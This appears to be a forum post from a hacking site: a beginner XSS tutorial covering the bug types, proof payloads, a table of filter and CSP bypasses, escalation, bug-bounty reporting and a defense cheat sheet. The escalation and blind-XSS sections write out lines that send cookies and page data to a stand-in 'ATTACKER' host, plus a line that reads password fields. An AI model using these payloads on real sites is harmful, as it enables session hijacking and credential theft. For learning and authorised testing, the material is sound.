

- Joined
- Dec 30, 2024
- Messages
- 437
- Reaction score
- 240
- Points
- 62
- Website
- blackhatpakistan.net
- Points
- 1,384
- USD
- 1,384
An XSS tutorial for beginners covers cross-site scripting: the bug class where a site puts your input back into a page as executable JavaScript, in three flavors - reflected (payload bounces back in the response), stored (payload sits in the page for every visitor), and DOM-based (the page's own JavaScript reads your input and writes it unsafe). Finding all three follows one workflow: locate an input, prove script execution with a harmless alert, escalate to session theft, and hand the report with the exact payload and the vulnerable sink.
TL;DR - The proof is always a harmless alert call firing in the victim's browser context - that single call proves your script runs on the target's origin. Reflected XSS lives in URL parameters, stored XSS lives in comment/profile/message fields, DOM XSS lives in location.hash and innerHTML sinks. Filter bypass is the real skill: event handlers when script tags are stripped, encoding layers when quotes are escaped, and the JS-scheme URI for href sinks. Full payload families, bypass table, and the report format below.

THE THREE TYPES, PROVEN DIFFERENTLY
Code:
Reflected    payload in the URL, echoed in the response - send link, victim clicks

Stored       payload saved (comment, bio, message) - hits every viewer, no click bait needed

DOM          client JS sinks: location.hash -> innerHTML, document.write, eval

Blind        payload fires server-side effects (out-of-band HTTP, time delay) - no visible echo
DOM detection without a server echo: open devtools, put your input in the URL, and watch the DOM tree update. If the value appears after JS runs (not in the raw response source), the sink is client-side and server-side escaping never helps.
STEP 1 - PROVE EXECUTION
The proof payload, harmless and definitive:
Code:
javascript:alert(document.domain)          href/link sinks, the canonical proof

quote-break plus an event handler             attribute breakout

tag-break into an svg element (event family) tag-injection sink

{{7*7}} or ${7*7}                           template injection check first
Why document.domain: it proves YOUR script runs on THEIR origin - a popup alert alone could be a client-side trick. That string is what goes in the report.

STEP 2 - INPUT MAP
Every place user data enters:
Code:
URL parameters          ?q= search fields, ?id= object refs

POST bodies              forms, profile fields, comments

Headers                  Referer, User-Agent, X-Forwarded-For (reflected in logs/analytics pages)

Stored fields            comments, display names, file upload filenames

DOM sources              location.hash, location.search, document.referrer, postMessage
Test each with the three proof payloads above plus a canary: xssTEST123 - if the canary appears in the raw HTML source unescaped, the context is broken before you bother with payloads.
STEP 3 - BYPASS THE FILTER
When the script tag is stripped or escaped, the escape ladder:
Code:
Tag stripped:      use event-handler tags - svg, img, body, details, video

Attribute broken:    quote + space + event handler + dummy attribute

WAF in front:        case variation, null bytes between letters, HTML entities (double-encoded)

CSP present:         nonce reuse, JSONP endpoints, base-uri abuse - check the header first

Angle brackets gone: the JS scheme URI in href sinks, or an SVG data-URI
Payload families by sink (full set in the cheat card at the end):
Code:
HTML body sink      tag-break into element context

Attribute sink       quote-break, then an event handler

href sink            JS scheme URI

template sink        {{constructor.constructor(...)()}} constructor chain - framework-adjacent SSTI

DOM sink             fragment fed straight to innerHTML
The bypass table that matters most:
Code:
Filter                 Bypass

-----------            ------------------------------------

script tag removed     element-event tags: svg, img, details families

quotes escaped         unquoted attribute injection: event handler after the path

filter is case-insensitive     most production filters normalize first

keywords blocked       event handler synonyms - the common on-star names

CSP script-src 'self'  JSONP callback abuse, gadget scripts on same origin

CSP with nonce        injection into any element the page builds with the same nonce
STEP 4 - ESCALATE TO IMPACT
Alert proves execution - impact for the report:
Code:
document.cookie                                  session token theft (non-HttpOnly)

new Image().src='https://ATTACKER/?c='+document.cookie   exfil proof, one request

key form capture: document.querySelector('input[type=password]').value   credential theft demo
Password fields are masked to JS as type=password, readable by script - one line, and the report's severity jumps from informational to critical.

STEP 5 - BLIND XSS
No echo, no visible output - the payload phones home:
Code:
script-tag beacon phoning home: new Image().src='https://ATTACKER/hit?u='+encodeURIComponent(location.href) wrapped in a script tag

# payload goes in stored fields only admins read: support tickets, log viewers, username fields

# waiter: a listener on your VPS; when the hit lands, the admin's browser executed your script
Admin-only pages (ticket queues, analytics dashboards) are where blind XSS earns real severity - your payload waits patiently until a privileged session renders it.
STEP 6 - REPORT FORMAT
Code:
Title:       Reflected XSS in /search parameter (q)

URL:         https://target.com/search?q=[PAYLOAD]

Proof:       the alert call fired, screenshot attached

Sink:        echo into innerHTML without encoding (line-level if source visible)

Impact:      session cookie theft, account takeover of any user who opens the link

Fix:        context-aware output encoding (HTML/attr/JS per sink) + CSP as defense in depth
One payload, one URL, one screenshot - reports that bury the proof under prose get triaged slower.

DEFENSE CHEAT SHEET
Code:
HTML context        escape <>&"' per OWASP cheat sheet, or template engine auto-escape

Attribute context    quote the attribute AND escape the quote

JavaScript context   JSON-encode before embedding, never string-concat JS from data

URL context          validate scheme (http/https only), never script-scheme URIs

DOM sinks            textContent over innerHTML, sanitize with DOMPurify when HTML is required

CSP                 script-src 'self' + nonce, object-src 'none', base-uri 'self'
FAQ
Q: Reflected vs stored - which is worse?
A: Stored, always. Reflected needs a victim to click your link; stored fires on its own against every viewer. Blind XSS stored in an admin-only view sits between them and often rates highest in bug bounty payouts.
Q: Why does my payload work in the URL but not in the report?
A: Encode it properly - the proof URL goes in the report as text, and the raw characters break markdown or ticket fields. Paste it URL-encoded, describe the decoded form separately.
Q: CSP blocked my alert - is the XSS still real?
A: Yes, with lower severity. Execution was stopped by policy, not by safe encoding - the injection still exists, and CSP bypasses (JSONP, nonce leaks, base-uri gaps) are a common follow-up. Report it as XSS mitigated by CSP.
Q: How do I find DOM XSS fast?
A: Search the source for location.hash, location.search, and innerHTML assignments, then feed canary input through each source-to-sink path. Burp's DOM Invader extension automates the tracing.
RELATED ON BLACKHAT PAKISTAN
Burp Suite Tutorial for Beginners - the proxy that captures every payload response.
SQLMap Tutorial for Beginners - the sibling injection class on the same parameter.
Advanced Web Hacking Tools - dalfox and the XSS scanning toolkit.
Kali Linux Tools List 2026 - the full web-tier stack in one list.
Code:
proof      the alert call on document.domain - the report string

body sink   tag-break into element context (svg event family)

attr sink   quote-break then event handler (focus/mouseover family)

exfil       new Image().src='https://ATTACKER/?c='+document.cookie

blind       store payload in admin-only field, wait for the phone home

encode      URL-encode payloads when pasting into reports
Last edited:


